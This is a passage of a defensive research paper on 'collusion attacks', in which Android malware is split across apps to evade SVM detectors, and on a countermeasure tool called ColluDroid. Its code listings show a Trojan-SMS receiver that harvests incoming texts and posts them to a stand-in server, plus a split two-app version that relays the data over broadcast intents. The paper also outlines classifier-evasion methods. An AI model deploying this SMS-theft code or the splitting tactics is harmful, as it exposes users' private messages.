


## Article

# Malware Collusion Attack against SVM: Issues and Countermeasures

Hongyi Chen <sup>1</sup> , Jinshu Su <sup>1,\*</sup>, Linbo Qiao <sup>1</sup> and Qin Xin <sup>2</sup>

<sup>1</sup> National Key Laboratory for Parallel and Distributed Processing, National University of Defense Technology, Changsha 410000, China; chen hongyi@nudt.edu.cn (H.C.); qiao.linbo@nudt.edu.cn (L.Q.)

<sup>2</sup> Faculty of Science and Technology, University of the Faroe Islands, Noatun 3, FO 100 Torshavn, Faroe Islands; QinX@setur.fo

\* Correspondence: sjs@nudt.edu.cn

Received: 21 July 2018; Accepted: 18 September 2018; Published: 21 September 2018



**Abstract:** Android has become the most popular mobile platform, and a hot target for malware developers. At the same time, researchers have come up with numerous ways to deal with malware. Among them, machine learning based methods are quite effective in Android malware detection, the accuracy of which can be as high as 98%. Thus, malware developers have the incentives to develop more advanced malware to evade detection. This paper presents an adversary attack scenario (Collusion Attack) that will compromise current machine learning based malware detection methods, especially Support Vector Machines (SVM). The malware developers can perform this attack easily by splitting malicious payload into two or more apps. Meanwhile, attackers may hide their malicious behavior by using advanced techniques (Evasion Attack), such as obfuscation, etc. According to our simulation, 87.4% of apps can evade Linear SVM by Collusion Attack. When performing Collusion and Evasion Attack simultaneously, the evasion rate can reach 100% at a low cost. Thus, we proposed a method to deal with this issue. This approach, realized in a tool, called ColluDroid, can identify the collusion apps by analyzing the communication between apps. In addition, it can integrate secure learning methods (e.g., Sec-SVM) to fight against Evasion Attack. The evaluation results show that ColluDroid is effective in finding out the collusion apps and ColluDroid-Sec-SVM has the best performance in the presence of both Collusion and Evasion Attack.

**Keywords:** Android security; machine learning; SVM; collusion attack; evasion attack

## 1. Introduction

Malware has become a rising problem in the Android Operating System, according to the report released by Macfee in 2017 [1]. Currently, the popularity of Android devices makes it a desirable target. Kaspersky Lab also reported that it had detected 1,598,196 malicious installation packages in the third quarter of 2017, which is 1.2 times more than in the previous quarter [2]. Enormous methods have been proposed to detect this malware, such as static-analysis methods, dynamic-analysis methods, and machine learning based methods. Generally, static-analysis methods [3,4] examine an app by decompiling the app and then analyze the source codes; dynamic-analysis methods [5–7] analyze them by running them on an emulator and monitor the status of the emulator; and machine learning based methods [8–10] are to classify features that are extracted by static or dynamic analysis methods.

Malware developers may develop a pair of apps to evade detection. Each of them only needs to request minimum privileges, which make it appear closer to a benign one. We call these apps *Collusion Apps* and this kind of attack *Collusion Attack*. Apart from Collusion attack, malware developers may also have the incentive to hide its malicious behavior by using some advanced techniques such as obfuscation, dynamic code loading, etc. This kind of attack is called *Evasion Attack*.

Researchers have reported some real collusion apps in recent years. The first known example is named Soundcomber [11]. The first app stole sensitive data such as credit card numbers or Postal Index Numbers (PINs). Then, it sent it to another app that has the permission of accessing the Internet and finally sent out of the device through the Internet. Another example of collusion in the wild was released in 2015 [12] by WooYun.org, a vulnerability reporting platform in China. It reported that any app with Mopius software development kit (SDK) would collude to start an HTTP server in the background on Android devices and can receive commands from outside. Mopius SDK is popular and has been integrated into numerous Android apps, which means that the apps contain this SDK will be able to conduct a Collusion Attack. It affects a large number of Android devices.

Machine learning based methods, such as Drebin [8], DenDroid [13], HinDroid [9], etc. have a significant advantage in detecting the similarity between apps. As a result, they can be used for malware classification tasks. According to their results, they can achieve 95% or even higher accuracy just based on Support Vector Machines (SVM). However, they cannot detect collusion malware. Actually, Collusion Attack is quite useful to evade their detection. We evaluate the effectiveness of Collusion Attack by simulation. According to our simulation results, 87.4% of apps can evade Linear-SVM by performing two apps collusion. If attackers perform three apps collusion, the result will come to 94.8%. Thus, in this paper, we proposed ColluDroid to detect the malware collusion attack. We screen out the apps that may have potential intent to collude by analyzing the communications links between apps. If we have found that two apps may communicate through any channel, then we examine the two apps as a whole by combining their features. In our experiment, we evaluated the effectiveness of ColluDroid. It can successfully find our manually made collusion apps, where other methods cannot. In addition, the speed is 15 times faster than traditional data-flow based methods and we believe that it can be applied to analyze the collusion apps on a large scale.

On the other hand, if attackers perform Collusion Attack, they also may perform Evasion Attack. Previous work has already investigated the effect of Evasion Attack on learning methods in different applications [14–17]. However, as far as we know, they haven't studied the evasion attack at the presence of collusion. In our work, we evaluate the performance of ColluDroid with different learning methods (Linear SVM and Sec-SVM). According to our experiments, ColluDroid-Sec-SVM has the best performance against Collusion Attack and Evasion Attack.

To summarize, this paper makes the following contributions:

- Introducing Collusion Attack on SVM: By splitting one app into two, malware developers can easily evade the detection of current SVM based methods. We also write four example apps to demonstrate the idea of splitting.
- Proposing a method to detect the Collusion Attack: We present a method called ColluDroid to deal with Collusion Attack. In our proposed method, we analyze all the possible communication links to detect collusion.
- Evaluating the performance of ColluDroid with different learning methods. We develop a prototype, and present results from experiments running on our data set. The result shows the effectiveness of ColluDroid in dealing with collusion attacks and evasion attack. ColluDroid with Sec-SVM has the best performance. Furthermore, we analyze the efficiency of ColluDroid. The result shows that our ColluDroid is fast enough and can be applied on a large scale.

ColluDroid is implemented as a tool that can be deployed on both market-level (e.g., Google Play) and end-user-level. When it is deployed on the market-level, it can be used to examine whether there are collusion apps across the market or a certain app set (e.g., the apps that have been downloaded by an end-user from this market.). When it is deployed on the end-user-level, it will be implemented in two parts. One part is implemented as an app and installed on the user's mobile devices. Once installed, it will collect the installed application list and send the list to the other part. The other part is implemented as a back-end server, which detects whether there is collusion behavior within the app list.

The remainder of this paper is organized as follows. Section 2 summarizes the basic terminologies in Android and also its communication channels. Section 3 presents a example that motivate our work. Section 4 provides ColluDroid architecture and details of it. Section 5 presents the evaluation results. Finally, we conclude the paper and discuss the future works.

## 2. Background

### 2.1. Android Background

An Android app is implemented in Java and then compiled into Dalvik bytecode, which is called a *dex* file. The *dex* file, the shared libraries and any other resources, including the *AndroidManifest.xml* file that describes the app (the components, permissions, and intent Filters), are all included in the *apk* file. The *apk* file is what usually packaged for distribution. In the following, we provide a brief view of Android characteristics and the channels that might be used for collusion.

#### 2.1.1. AndroidManifest.xml and Components

The *AndroidManifest.xml* holds information about the application structure and is organized in the form of *Components*. Android Framework defines four kinds of Components, namely *Activity*, *Service*, *Broadcast Receiver*, and *Content Provider*. Each kind of component are designed to perform a specific action. *Activities* are the most common component. They are used to display a user screen. *Services* perform long-running background processing, such as playing audio in the background. *Broadcast Receivers* are used to receive system-wide notifications, such as device boot completed and a new SMS message received. Finally, *Content Providers* provide a way of sharing structured data between applications. The actions of each component are further specified through *Intents Filters*, which are all contained in the *AndroidManifest.xml*. Almost all kinds of components except the *Broadcast Receivers* are must be declared in the manifest file; *Broadcast Receivers* can be created in the application code at runtime. The manifest file also contains the list of permissions which are requested by the application to work and needed to access its components.

#### 2.1.2. Inter-App Communication Channels

Android OS allows Apps to communicate in a variety of ways. The article [18] has investigated the overt and covert channels that may be used in communication. The overt channels include *Unix Socket Communication*, *Internal/External Storage*, *Intent Communication* and *Shared Preference*. The covert channels include *Processor Frequency*, *Threads Enumeration*, *Reading /proc/stat*, etc. In our work, we only focus on the overt channels and here we only briefly introduce the two main overt channels that we concern, namely *Intent Communication* and *Shared Preference*.

**Intent Communication** is the communication channel among components within the Android system. It is also called Inter-Component Communication—ICC for short. It means that the components could communicate with each other through *Intents*. *Intents* are messages that are sent among the three other components. *Intents* can be sent explicitly or implicitly, which are named *Explicit Intents* and *Implicit Intents* separately.

An Intent being explicit means its target package name and class name are specified. When these kinds of Intents are issued, the targeted components will be launched by the system. Typically, *Explicit Intents* are used to connect the component within an app. However, malware can abuse them by sending them to other applications. In this case, malware can directly launch other applications' exposed components. In the next section, we will present an example to express how it was abused by malware.

Unlike *Explicit Intents*, *Implicit Intents* do not name any specific components but instead declare the functionality that they desire for their target. The desired functionality is described by three items:

- An *action* string specifies the generic action to perform. Usually, an app specifies action constants defined by the system *Intent* class or other framework classes. However, an app can also specify their own actions. In this case, malware could specify their own unique action string to launch a particular component.
- A category string containing additional information about the kind of component that should handle the intent. For example, *CATEGORY\_APP\_GALLERY* category indicates that the intent should be delivered to a gallery application. The target activity should be able to view and manipulate image and video files stored on the device.
- A set of data fields specifies data to be acted upon or the Multipurpose Internet Mail Extensions (MIME) type of that data. The type of data supplied is generally dictated by the intent's action. For example, if the action is *ACTION\_EDIT*, the data should contain the URI of the document to edit.

If a component wishes to receive implicit Intents, it has to declare *Intent Filters*, which describe the attributes of the Intents that they are willing to receive. Each component can declare one or more intent filters. Each intent filter specifies the type of intents it accepts based on the intent's action, data, and category. Components have an exported attribute. When this attribute is set to *True*, the component will become accessible by other applications through ICC. Components that are not exported are only accessible by the components within the same application.

Matching Intents with their target is done by the operating system during an *Intent resolution* process. In the next section, we will describe how to perform a malicious operation through ICC, which can not be detected by current detection methods easily.

**Shared Preference** is built-in key-value storage in Android. If we have a relatively small collection of key-values that we would like to save, we should use the *SharedPreferences* Application Programming Interfaces (APIs) [19]. We can create a new shared preference file or access an existing one by calling *getSharedPreferences()*; then the shared preference file will be created or opened. When creating, the shared preference file can be set into mode *MODE\_WORLD\_READABLE* and *MODE\_WORLD\_WRITEABLE*, which makes it available to be read and written by other apps. As a result, collude apps could benefit from this method to deliver messages.

### 3. Motivation

Malicious apps in Android are widespread on the Internet. Google market store Google Play has deployed a detection tool, which is called Bouncer [20], to detect malware that is uploaded to the market. However, due to the limitation of the tool, malware can still be found in Google Play. Moreover, the presence of other third-party Android markets (e.g., Opera Mobile Store (a digital application distribution platform used by more than 40,000 developers around the world, [http://android.oms.apps.bemobi.com/zh\\_us/](http://android.oms.apps.bemobi.com/zh_us/)), Wandoujia (a popular Android Market in China, <https://www.wandoujia.com/>)) makes malware ubiquitous. Malicious apps are created for a certain purpose, such as stealing user credentials, auto-dialing premium numbers, and sending SMS messages without user's concern, etc. According to the survey [21], malicious payloads in these Apps can be classified into the following categories. (1) Trojan; (2) Backdoors; (3) Worms; (4) Spyware (5) Botnet. In this section, we define the collusion threat; then, we give a concrete example of how to make collusion attack and how it affect SVM- based detecting methods.

#### 3.1. Formal Definition of Collusion

A malicious payload is a set of actions that must be executed in a certain order. Actions are operations that are specified by Android API (e.g., *getDeviceID()*, *sendTextMessage()*). A malicious behavior can be performed by a single app or multi apps. In this paper, we model the behavior by a ordered set  $(A, \leq)$ , where  $A$  is the set of actions and  $\leq$  defines the order that must be followed by actions.

**Definition 1.** Given an action sequence  $a_1 \cdots a_n$ , the extend action sequence of which is defined as  $Extend(a_1 \cdots a_n) = a_1 \cdots b_1 \cdots a_i \cdots b_n \cdots a_n$ . i.e.,  $Extend(a_1 \cdots a_n)$  is obtained by adding some other actions between  $a_1$  and  $a_n$ . On the contrary,  $a_1 \cdots b_1 \cdots a_i \cdots b_n \cdots a_n$  is the subsequence of  $a_1 \cdots a_n = Sub(a_1 \cdots b_1 \cdots a_i \cdots b_n \cdots a_n)$ .

Letting  $\mathcal{A}^*$  denote the set of all actions,  $\mathcal{M}^*$  denotes the set of all malicious behavior. In the scope of this paper,  $\mathcal{M}^*$  only refers to the behavior caused by single apps. Note that one may obfuscate a malicious behavior by executing it with meaningless or unrelated actions. Then,  $Extend(\mathcal{M}^*)$  denotes all the possible implementations of malicious behavior. Similarly, the collusion behavior can be defined as follows:

**Definition 2.** A set of app  $\mathcal{Z}$  is colluding if they can execute a sequence of actions  $A = a_1 \cdots a_n$  such that:

- There are communication links between the apps  $z_m, z_n \in \mathcal{Z}$ . The  $i_{th}$  link is denoted by  $L_i(z_m, z_n)$ . The actions of app  $z$  is denoted by  $Action(z)$ . The union action conducted by the  $i_{th}$  link of app  $z_m, z_n$  is denoted by  $UnionAction_i(z_m, z_n) = a_i \cdots a_j L_i(z_m, z_n) a_{j+1} \cdots a_k$ , where  $a_i \cdots a_j \in Action(z_m)$  and  $a_{j+1} \cdots a_k \in Action(z_n)$ .
- There exists an extend action sequence  $UnionAction(z_1, \dots, z_n) \in Extend(\mathcal{M}^*)$ .

### 3.2. Motivation Example

We take a Trojan-SMS app for example to demonstrate how to perform an collusion attack. Trojan-SMS apps belong to the Trojan family and are created to steal confidential user information, such as contacts, SMS messages or passwords. The Trojan-SMS malware family is a dormitory threat in 2013 [22] and still plays an important role in current days. A typical code snippet of stealing SMS is shown in Listing 1. Usually, real malware can not only steal users' private information but also can receive commands from controllers and even attempt to exploit root permissions. The codes in Listing 1 just show one behavior of them, which is forwarding every text message the user has received to the designated server.

Listing 1 declares a *BroadcastReceiver* component. It will be launched by the system when a new SMS message is received. After it is launched, it does two main operations. The first operation is saving the information contained in the SMS message (from lines 4 to 18) to a string list *res*. The second operation is posting the information to a remote URL (lines 19 and 20).

When we apply machine learning methods to detect the behavior of this app, such as Drebin [8] or HinDroid [9], these methods will extract the APIs the app has called as features, which represent the actions  $Action(z)$  of the app  $z$ . As shown in Listing 1, the API calls of "*Ljava/lang/Runtime;getRuntime()*", "*Ljava/lang/Runtime;exec (Ljava/lang/String;) Ljava/lang/Process*", etc. will be extracted. In their detection phase, they will find that the feature of this app is much closer to malware,  $Action(z) \in Extend(\mathcal{M}^*)$ . Thus, it will be labeled as a malicious app.

However, if we split the operations of this app into two or more apps, the result probably will be different. Motivated by this idea, we split the app into two apps, which are shown in Listing 2 and Listing 3, respectively. The two separated apps are connected through ICC. This communication link is denoted by  $L(app1, app2)$ . If the two apps are installed on the same device, app1 will be launched by the system when an SMS message is received, then app1 will save the content of the SMS. Next, the saved SMS is sent to app2 through ICC; finally, it will be posted to the remote server. The behavior of app1 and app2 can be denoted as  $UnionAction(app1, app2) = Action(app1)L(app1, app2)Action(app2)$ .

If we apply a machine learning method to detect the malicious behavior of these two apps separately, we cannot label the two apps as malicious. This is because, when we extract the feature (e.g., API calls) of a single app, the feature is much closer to a benign app,  $Action(app1) \notin Extend(\mathcal{M}^*)$  and  $Action(app2) \notin Extend(\mathcal{M}^*)$ . It means just one of the two apps can not perform the malicious



operation. However, if these two apps are installed on the same device, they could result in a collusion attack,  $UnionAction(app1, app2) = Action(app1)L(app1, app2)Action(app2) \in Extend(\mathcal{M}^*)$ . Thus, we need to combine the feature of the two apps to find out whether they are malicious.

Note that the example above just describes how to split the behavior of stealing SMS. How about the other malicious behaviors, such as receiving commands of the remote server? Generally, the other behaviors could also be transformed in the same way to evade detection. We have developed five malware, detailed in Section 5, and manually split it into ten apps for evaluation. Figure 1 depicts this progress. Firstly, we need to analyze the malicious behavior to figure out if it is possible to separate the operation into two or more sub-procedures. Secondly, we could separate the sub-procedures into different components and connect the components by Intents and Intent Filters. Other communication channels can also be used to accomplish collusion; we just take the Intent Communication channel as an example to demonstrate this problem. Next, we will describe how serious the problem is if all the malware developers are willing to conduct a Collusion Attack.




Figure 1. Motivation example of evasion attack.

Listing 1. Source codes of a Trojan-SMS app in the motivating example.

```

1 public class TrojanSMSReceiver extends BroadcastReceiver {
2     public void onReceive(Context context, Intent intent) {
3         List<String> res = new ArrayList<String>();
4         if(intent.getAction().equals("SMS_RECEIVED")) {
5             Bundle bundle = intent.getExtras();
6             SmsMessage[] msgs = null;
7             String msg_from;
8             if (bundle != null) {
9                 res.add("time: " + Long.toString(System.currentTimeMillis() / 1000));
10                Object[] pdus = (Object[]) bundle.get("pdus");
11                msgs = new SmsMessage[pdus.length];
12                for (int i = 0; i < msgs.length; i++) {
13                    msgs[i] = SmsMessage.createFromPdu((byte[]) pdus[i]);
14                    msg_from = msgs[i].getOriginatingAddress();
15                    String msgBody = msgs[i].getMessageBody();
16                    res.add("from:" + msg_from);
17                    res.add("text:" + msgBody);
18                }
19                Runnable uploader = new HttpPoster(url, res);
20                new Thread(uploader).start();
21            }
22        }
23    }

```

Listing 2. The split Trojan-SMS App1 in the motivating example.

```

1 public class TrojanSMSReceiver extends BroadcastReceiver {
2     public void onReceive(Context context, Intent intent) {
3         List<String> res = new ArrayList<String>();
4         if(intent.getAction().equals("SMS_RECEIVED")) {
5             Bundle bundle = intent.getExtras();
6             SmsMessage[] msgs = null;
7             String msg_from;
8             if (bundle != null) {
9                 res.add("time: " + Long.toString(System.currentTimeMillis() / 1000));
10                Object[] pdus = (Object[]) bundle.get("pdus");
11                msgs = new SmsMessage[pdus.length];
12                for (int i = 0; i < msgs.length; i++) {
13                    msgs[i] = SmsMessage.createFromPdu((byte[]) pdus[i]);
14                    msg_from = msgs[i].getOriginatingAddress();
15                    String msgBody = msgs[i].getMessageBody();

```

```

16         res.add("from:" + msg_from);
17         res.add("text:" + msgBody);
18     }
19     Intent i = new Intent();
20     i.setAction("my.action.string");
21     i.putStringArrayListExtra("extra", (ArrayList<String>)res);
22     context.sendBroadcast(i);
23 }
24 }
25 }
26 }

```

**Listing 3.** The split Trojan-SMS App2 in the motivating example.

```

1 public class TrojanSMSReceiver extends BroadcastReceiver {
2     public void onReceive(Context context, Intent intent) {
3         List<String> res = new ArrayList<String>();
4         if(intent.getAction().equals("my.action.string")) {
5             res = intent.getStringArrayListExtra("extra");
6             if (res != null) {
7                 Runnable uploader = new HttpPoster("http://www.malware.com", res);
8                 new Thread(uploader).start();
9             }
10        }
11    }

```

### 3.3. Collusion Apps to Evade SVM Detection

In this section, we will introduce the basic ideas of SVM based malware detection methods, and then we will detail how the Collusion Attack makes the detection difficult.

#### 3.3.1. SVM Based Malware Detection

Initially, the SVM based detection method, as well as other machine learning methods, performs a static analysis on Android Apps to construct a feature space, denoted as  $D$ . Android Apps are then mapped onto the feature space as follows. Let us assume that an Android App is represented as an object  $z$ . We then denote with  $\Phi : Z \rightarrow X$  that maps an object  $z$  to a  $d$ -dimensional feature vector  $x = (x^1, x^2, \dots, x^d)^T \in X = \{0, 1\}^d$ , where each feature is set to 1 or 0 if the corresponding feature is present or not.

As apps have been represented as feature vectors, we then can use SVM [23] to train a classification model. SVM aims to find a hyperplane that can separate two classes of samples with the maximal margin. Mathematically, it can be formulated as follows:

$$\begin{aligned}
 \min_w \quad & \frac{1}{2} \|w\|_2^2 + \alpha \mathbf{1}^T \xi \\
 \text{s.t.} \quad & \mathbf{1} - \xi - y \cdot (X^T w + b) \leq 0, \\
 & \xi \geq 0,
 \end{aligned} \tag{1}$$

where  $X \in \mathbb{R}^{d \times n}$  is the observations,  $y \in Y = \{-1, +1\}$  is the label, and  $-1(+1)$  represents the legitimate (malicious) class.  $b$  is the offset,  $\xi$  is a slack variable,  $\mathbf{1}$  is a  $n$ -dimensional vector whose components are all 1, and  $\alpha, \lambda$  are trade-off parameter between error and margin. After being trained on the dataset, the trained classification model  $f(x) = w^T \cdot x + b$  will be used as a malware detector. The label  $y^c = \text{sign}(f(x))$  is given by the classifier. We use  $y^c$  to refer to the label assigned by the classifier as opposed to the true label  $y$ .

#### 3.3.2. Collusion Attack on SVM

In Section 3.2, we have introduced a general idea of how to make collusion apps. Since we did not have the source codes of the malware samples in our data set, we cannot separate the malware into collusion apps manually from the source codes. Thus, we try to conduct Collusion Attack by simulation. From Section 3.3.1, we know that all the test apps will be mapped as a  $d$ -dimensional feature vector  $x$ .

Thus, to simulate collusion apps is equivalent to simulating the feature vector of these collusion apps. In order to separate the function of original malware into two apps, we can simulate this separation by splitting its feature vector into two sets.

The problem is that the two simulated split apps may not be able to run properly, as the apps require some basic API calls to run, such as *com.android.Activity: void onCreate()* etc. Thus, we wrote a blank template app that contained all the necessary APIs. Then, we combined the split feature with the features of the blank template app; we could obtain runnable apps. In addition, the split feature set could have overlap features so that the simulated split apps can be closer to reality.

We assume that the collusion attackers have perfect knowledge of the SVM classification model so that they can maximize the effect of Collusion Attack. This assumption can illuminate the worst case of this collusion problem. We referred to the two split feature sets as  $A$  and  $B$ , and the split apps as  $App_A$  and  $App_B$ , respectively. Then, our splitting problem could be formulated as finding a split strategy  $S$  that could split the complete feature set  $F$  into two sets  $A$  and  $B$  to minimize the probability of labeling  $App_A$  and  $App_B$  as malicious by our pre-trained detection model. The split problem can be formulated as:

$$S^* = \operatorname{argmax}_s g(s) = \frac{|F(M_{\phi_A(s)}) \cap F(M_{\phi_B(s)})|}{|M|}, \quad (2)$$

where  $M$  is malware test set;  $|M|$  represents the number of malware in the data set;  $F(x)$  is the app set where app  $x$  is false labeled; and  $\phi_A(x)$  is a function that maps from individual  $x$  to features that belongs to set  $A$ .

The optimal split strategy is to find a strategy  $S^*$  to maximize  $g(\cdot)$ . This problem is a discrete optimal problem [24]. An evolution algorithm would be a suitable solution to it. Thus, we employ a Genetic Algorithm. A genetic algorithm is often used to generate high-quality solutions to optimization and search problems. It has a standard workflow and usually starts from a population of randomly generated individuals. It is an iterative process, with the population in each iteration called a generation. In each generation, the fitness of every individual in the population is evaluated; after mutation and crossover of each, it forms a new generation. The new generation is then used in the next iteration of the algorithm. The algorithm usually terminates when a maximum number of generations has been produced.

A typical genetic algorithm requires: (1) a genetic representation of the solution also called Individual; (2) a fitness function to evaluate the solutions. Thus, we defined the individual, fitness function and the other parameters as follows, to apply the algorithm to our problem.

**Individual** When splitting the features, for every single feature, it can be split into set  $A$ ,  $B$  or both  $A$  and  $B$ . As a result, for every feature  $x$ , there are three possible values, as shown in Equation (3). Individual consists of all the features, and can be formulated as Equation (4). It means that Individual is defined as an integer list that contains all the features. The value of  $i_{th}$  item in the list represents the  $i_{th}$  feature should be split into set  $A$ ,  $B$  or both:

$$x = \begin{cases} 0 & x \in A, \\ 1 & x \in B, \\ 2 & x \in A \cap B, \end{cases} \quad (3)$$

$$Ind = x_0 x_1 \cdots x_n, \quad (4)$$

where  $n$  is the number of features.

**Fitness Function** It is used to measure the individuals and to guide the algorithm towards optimal solutions. Thus, we can simply define it as  $g(x)$ . To be more specific, the fitness function can be formulated as:

$$\text{fitness}(ind) = g(ind) = \frac{|F(M_{\phi_A(ind)}) \cap F(M_{\phi_B(ind)})|}{|M|}. \quad (5)$$



**Other Parameters of Genetic Algorithm** We perform a standard Genetic Algorithm in our experiment. Apart from the definition of individuals and fitness function, we also need to set other parameters, such as the population size, mutation rate, etc. Boyabatli [25] have investigated how to choose the parameters of Genetic Algorithm and its impact on the results. In our experiment, we choose a set of typical parameters. We initial the population with random values, and then iterate for 2000 generations. The crossover probability and mutation rate are 0.5 and 0.2, respectively.

**The effect of Simulated Collusion Attack** Before we conduct a simulated collusion attack, we train and test the SVM classification model with linear kernel on the dataset in Section 5. The accuracy is 94.6%. After our simulation collusion attack by running Genetic Algorithm iteratively, we can get the results as shown in Figure 2. By the 2000th generation, it almost converged. The best individual's fitness value is 78.4%, which indicates that 78% of apps in our data set can be split successfully by our best individual feature splitting scheme. Our simulated collusion attack can make SVM accuracy drop from 94.6% to 31.6%. Furthermore, we change Equation (4) to support splitting into three sets. After iterating for 2000 generations, the result is shown in Figure 2, from which we can know that 94.8% of the apps can evade detection of current methods when they are split into three apps. Our simulated collusion attack demonstrated that a large majority of malicious apps could evade the detection of SVM by splitting their malicious behavior to two or more apps.




Figure 2. Best fitness score of individuals.

### 3.3.3. Evasion Attack on SVM

Apart from splitting the app into two or more apps, malware developers also have the incentive to add benign functions to hide its malicious behavior. In addition, malware developers have the incentive to hide their malicious behavior by using some advance technique [26], such as obfuscation, reflection, and class encryption, etc. It is called *Evasion Attack*. Researchers [16,17,26] have formulated the optimal evasion problem to different optimization problems. In general, all the proposed attacks attempt to find a sample  $x^* \in X$  that evades detection by minimally manipulating the original malware feature  $x \in X$ , where the amount of manipulations is characterized by a suitable distance function.

For example, in [16], the optimal evasion is formulated as

$$\begin{aligned} x^* &= \operatorname{argmin}_{x'} c(x', x), \\ \text{s.t. } f(x') &< 0, \end{aligned} \quad (6)$$

where  $c(x', x)$ , with  $c : X \times X \mapsto \mathbf{R}$ , is the distance of the manipulated sample from the original malware,  $c(x', x)$  is usually evaluated by the Hamming distance, and  $x'$  is classified as legitimate.

Under our perfect knowledge assumption, the direct gradient-based attack would be the best way to perform an evasion attack [27]. The procedure of Gradient-based evasion attack is as shown in Algorithm 1. The idea is to move a step towards the discriminant boundary in each iteration until

evading the detection. The gradient represents the fastest direction to the evasion point, so following the gradient detection to evade can address the worst case. The gradient of SVM differs according to the kernel. For example, the gradient of Linear SVM (Equation (1)) is  $\nabla f(x) = w$ .

---

**Algorithm 1** Gradient-based Evasion Algorithm.
 

---

**Input:**

the malicious sample,  $x$ ; a small positive constant:  $\xi$ ; the gradient step size,  $t$ ; the maximum number of iteration,  $m$ ;

**Output:**

the closest evasion point to  $x$ ,  $x'$ ;

```

1: while  $i > m$  or  $c(x^i, x) - c(c^{i-1}, x) < \xi$  do
2:   if  $f(x^i) > 0$  then
3:      $x^i = x^{i-1} - t \nabla f(x^{i-1})$ 
4:   end if
5:   if  $x^i$  violates constraints then
6:     Project  $x^i$  to the feasible domain
7:   end if
8:    $i = i + 1$ 
9: end while
10: return  $x' = x^i$ ;

```

---

However, when malware developers adopt both Collusion Attack and Evasion Attack to evade detection, the evasion problem will become more serious. Unfortunately, it is very likely to take place in the wild because the colluded apps are often disguised as normal apps, and will include the functions that make them look legitimate, which means that they tend to add features. Our experiments in Section 5 will detail the evasion problem on SVM. In the next section, we will describe how to make SVM more secure to avoid these attacks.

#### 4. Architecture of ColluDroid

In order to minimize the effect of Collusion Attack and Evasion Attack on SVM, we designed ColluDroid, an approach to find all the collusion apps. At first, we need to leverage an SVM method to learn the difference between malware and benign apps. Then, we try to find out the collusion apps in our test dataset. Just as shown in Figure 3, our detection method has two phases. The first phase is the *Training Phase* (represented by the black line in Figure 3) and the second is the *Detecting Phase* (represented by the red line). In the training phase, we firstly extract the features of all the apps in the dataset. Then, we make use of a classification method to take the extracted features as input and output a malware classification model. In the detection phase, we also need to extract the features of test apps. Then, we analyze the communication links and export the app sets that might be able to communicate by ICC or shared preference. Next, we combine the features of those apps that have communication links. Finally, the combined feature is fed as input into the classification model and outputs the classification label that shows whether the test app set is malicious or benign. If it is malicious, the apps in the test set are collusion apps. In the following two sub-sections, we will describe the two phases respectively.




Figure 3. Architecture of ColluDroid.

#### 4.1. Training Phase

##### 4.1.1. Feature Extraction

In our method, we extract both permissions and the API calls of each app as features. As for the permissions, we leverage APKtools to decompile the APK file and then extract the permission information that is stored in the *AndroidManifest.xml*. In order to extract the API calls, at first, we benefit the Soot framework [28] to extract all the Android official API calls from Android SDK and assign each API call an ID. Then, we extracted the API call from the APK file of each app in a similar way. In our motivating example (Listing 1), all the APIs that have been invoked in the Trojan-SMS app will be extracted, such as *android.content.Context: void sendBroadcast(android.content.Intent)*, *android.content.Intent: android.content.Intent.putExtra(java.lang.String,int)*. In addition, permissions like *INTERNET*, *RCEIVE\_SMS* will be extracted.

As we mentioned in Section 3.3.1, each app  $z$  will be mapped as a  $d$ -dimensional feature vector  $x = (x^1, x^2, \dots, x^d)^T \in X = \{0, 1\}^d$ . Thus, in our running example, the feature will be extracted as follows, where  $S_1$  denotes permission feature set and  $S_2$  denotes the API call feature set:

$$x = \Phi(z) = \left\{ \begin{array}{ll} 1 & \text{Permission : RCEIVE\_SMS} \\ 0 & \text{Permission : SEND\_SMS} \\ \dots & \dots \end{array} \right\} S_1, \quad \left\{ \begin{array}{ll} 1 & \text{API : getMessageBody()} \\ 0 & \text{API : sendTextMessage()} \\ \dots & \dots \end{array} \right\} S_2.$$

##### 4.1.2. Secure Learning Method

As the developers have incentives to manipulate features to evade detection, we have to consider a more secure SVM classifier to make it more difficult for attackers to evade. Here, we take Sec-SVM [26] as an example and test it under our ColluDroid framework.

Sec-SVM [26] is based upon the rationale that a robust classifier should not change its decision on a sample if only a small subset of feature values are modified. For linear classifiers, this can be easily quantified by measuring whether the classifier's weights are evenly distributed among features since

more evenly distributed feature weights should require the adversary to manipulate a higher number of features to evade detection. According to [26], the Sec-SVM problem can be defined as:

